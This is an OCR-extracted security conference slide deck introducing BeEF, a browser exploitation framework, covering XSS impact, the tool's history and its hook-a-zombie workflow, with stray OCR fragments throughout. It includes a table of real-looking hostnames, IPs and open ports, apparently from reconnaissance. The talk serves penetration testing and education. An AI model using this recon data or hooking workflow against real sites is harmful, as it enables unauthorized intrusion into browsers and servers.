
INSOMNIA

SECURITY SPECIALISTS :: REST SECURED

BeEF in 2012: An Introduction

WHO



INSOMNIA

SECURITY SPECIALISTS :: REST SECURED

-= TITLE TO BE ADVISED =-

INSOMNIA SEC
(COMPA

INDIVIDUAL EMPLOYMENT AGREEMENT
WITH

Mark Piper

INSOMNIA SECURITY
www.insomniasec.com


Official Job Title

IN2SECURITY

BEFORE WE BEGIN

The BeEF Team!

- All of the following slides, features, cool stuff and discussion is a direct result of work by the core BeEF developers and greater community.
- Specifically:
  - Wade Alcorn
  - Michele Orru
  - Brendan Coles
  - Christian Frichot
  - Ben Passmore
  - Heather Pilkington



The page at ill.net.nz says:

XSS in 60 seconds or less

XSS < 60 SECONDS

Cross-Site Scripting (XSS)

- Lack of escaping of untrusted data within a web application results in an attackers script executing within the browser in the context of the application domain
- Executes within the scope of authenticated sessions
- Every browser is affected differently and many, many edge cases of unexpected behaviour exist
- Some common mitigations (Same Origin Policy, HTTP-Only Cookie flag etc)

WHY THIS?

Why does this stuff matter?

- 15 years ago, “the web” and “web applications” were a hillarious joke (oh how we laughed)
- In 2012, almost every application development is web-centric and the majority are browser delivered
- Modern day application thick clients also reside in or rely heavily on the browser (JavaScript, Native-Client)
- Potential browser attack surface is **HUGE**
- With regards to this technology we rushed development
- Research in this area is still new

MICHAL ZALEWSKI SAYS


We all messed up, and it is time to repent.

WHY THIS?

The Cross-Site Scripting Problem

- With exception to a few high profile worms, XSS impact doesn’t seem to be very well understood
- A2 no the OWASP TOP 10 – 2010
- It has moved well beyond alert(‘Hello World!’):
  - Recon
  - Persistence
  - Targetted exploit delivery
  - Information leakage
- Mass hacking – Browsers are often a great way to target a large number of clients from a single location
- Web applications are often the best way to “pivot” to your target (internal networks, yummy data, financial systems etc.)

WHY THIS?




202.162.73.16	ftp.trademe.co.nz	1	21
202.162.72.22	www.bookit.co.nz	1	80
202.21.128.220	None	1	80
202.21.128.224	None	1	
202.162.73.10	www.findsomeone.co.nz	2	80, 443
203.57.145.70	None	2	25, 80
202.162.72.4	cdn.tmnetwork.co.nz	2	80, 443
202.162.72.5	m.trademe.co.nz	1	80
202.21.128.78	None	2	80
202.21.128.213	blog.bookit.co.nz	1	80
202.21.128.199	None	1	443
202.162.72.7	None	1	80
202.162.72.16	None	1	21
202.162.73.6	api.trademe.co.nz	2	80, 443
202.162.72.18	bookings.bookitsecure.com	2	80, 443
202.162.73.27		1	80
202.21.128.76	None	2	80
202.162.72.25	www.landcheck.org.nz	2	80
202.162.72.27		1	80
202.162.72.8		1	80
202.21.128.81	None	1	80
202.162.73.9		2	80
202.162.72.9		2	80
202.21.128.218	None	3	22, 80
203.57.145.251	sqlslave.takapuna.vianetinternational.com	1	22
202.21.128.217	None	3	22, 80, 8080
202.21.128.102	None	1	80
202.21.128.90	None	2	80
203.57.145.75	None	2	80
202.21.128.85	None	2	80, 443
203.57.145.102	None	1	80
202.21.128.101	None	2	80
202.21.128.73	None	2	80
203.57.145.74	None	2	80, 443
202.162.72.17	None	2	80, 443
202.21.128.231	www.tmsandbox.co.nz	2	80, 443
202.21.128.84	None	1	80
202.162.73.22	www.bookit.co.nz	1	80
202.21.128.238	None	2	80, 443
202.21.128.105	None	1	80

WHY THIS?

- The future is scary!
- Chrome – Secure Shell

  https://chrome.google.com/webstore/detail/pnhechapfaindjhompbnflcldabbghjo



```
Welcome to Secure Shell version 0.7.9.
The list of Frequently Asked Questions is available here: http://goo.gl/m6Nj8
Connecting to pipes@localhost, port 22...
Loading NaCl plugin... done.
Pro Tip: You can save this session as a browser bookmark.
Password:
Last login: Thu May  3 11:26:04 2012 from localhost
[pipes@moneyshot ~]% cowsay THE FUTURE IS NOW
 ___________________
< THE FUTURE IS NOW >
 -------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
[pipes@moneyshot ~]%
```

BeEF?


The Browser Exploitation Framework?

INTRODUCING BeEF

The Browser Exploitation Framework

- Penetration testing tool which focuses on the web browser
- Provides a platform for generating and delivering interesting payloads directly to the target browser
- Goes beyond “basic XSS”
- Allows attackers to leverage unique and often powerful attack vectors
- Intended for lawful research and penetration testing only (yes, this is a disclaimer!)

HISTORY


File Edit View History Bookmarks Tools Help Getting Started
http://bindshell.net/beef/ui/
Google
Zombies Autorun Modules Standard Modules Options Help
Wade Alcorn (http://www.bindshell.net)
Browser Exploitation Framework
BeEF
Done

Autorun
disabled

Zombies

- 192.168.192.135
- 192.168.192.1
- 192.168.192.1

Copyright © 2007 Wade Alcorn All Rights Reserved.

About

BeEF is the browser exploitation framework. Its purposes in life is to provide an easily integratable framework to demonstrate the impact of browser and/or xss issues issues in real-time. The modular structure has focused on making module development a trivial process with the intelligence existing within BeEF.

What's New

New attack vector modules have been added along with convential ones
* New attack vector Inter l Exploit modules
* New attack vector Inter-protocol Communication modules
* New direct Browser Exploit module

Example

Use a browser to connect to 'http://beefsite/hook/xss-example.htm'. Now a zombie will appear in the zombie section of the BeEF UI. The IP address in the file **will** require editing.

Select the 'std: alert' module from the 'standard module' menu and then click on the zombie in the sidebar (under the icon). Now both the module and a zombie have been selected. The next step is to click the 'send' button to instruct the zombie.

An alert dialog box should now appear in the zombie. Click the ok button. The results of this action will appear in the with that zombies page. To view these results select the zombie from the 'zombies' pull down menu. This page contains various infomation including 'module results'

HISTORY

Back in 2009, I gave a talk at OWASP Day

- ~~Discussion~~ annoyed rant with regards to exploit chaining
- Demonstrated VTiger “XSS -> File Upload -> File Discovery -> File Request” as a single BeEF delivered exploit
- Used something like BeEF 0.3.1.x PHP version
- It worked, but it was messy

HISTORY

BeEF History

- Originally announced around 2006 by Wade Alcorn
- Got a little more popular in 2007 after Wade released a paper titled: “Inter-Protocol Exploitation”
- Covered delivering basic network service exploits via the browser
- It was awesome (when you could get it to work)
- It had a few issues…

BeEF in PHP-minor

- BeEF was originally “hacked up” in PHP
- Contained a number of key issues:
  - Plenty of code replication across modules
  - There was not “real” or even usable API for extending / leveraging within modules
  - It used PHP (channeling @i0n1c)


REWRITE

THE REWRITE

The BeEF rewrite

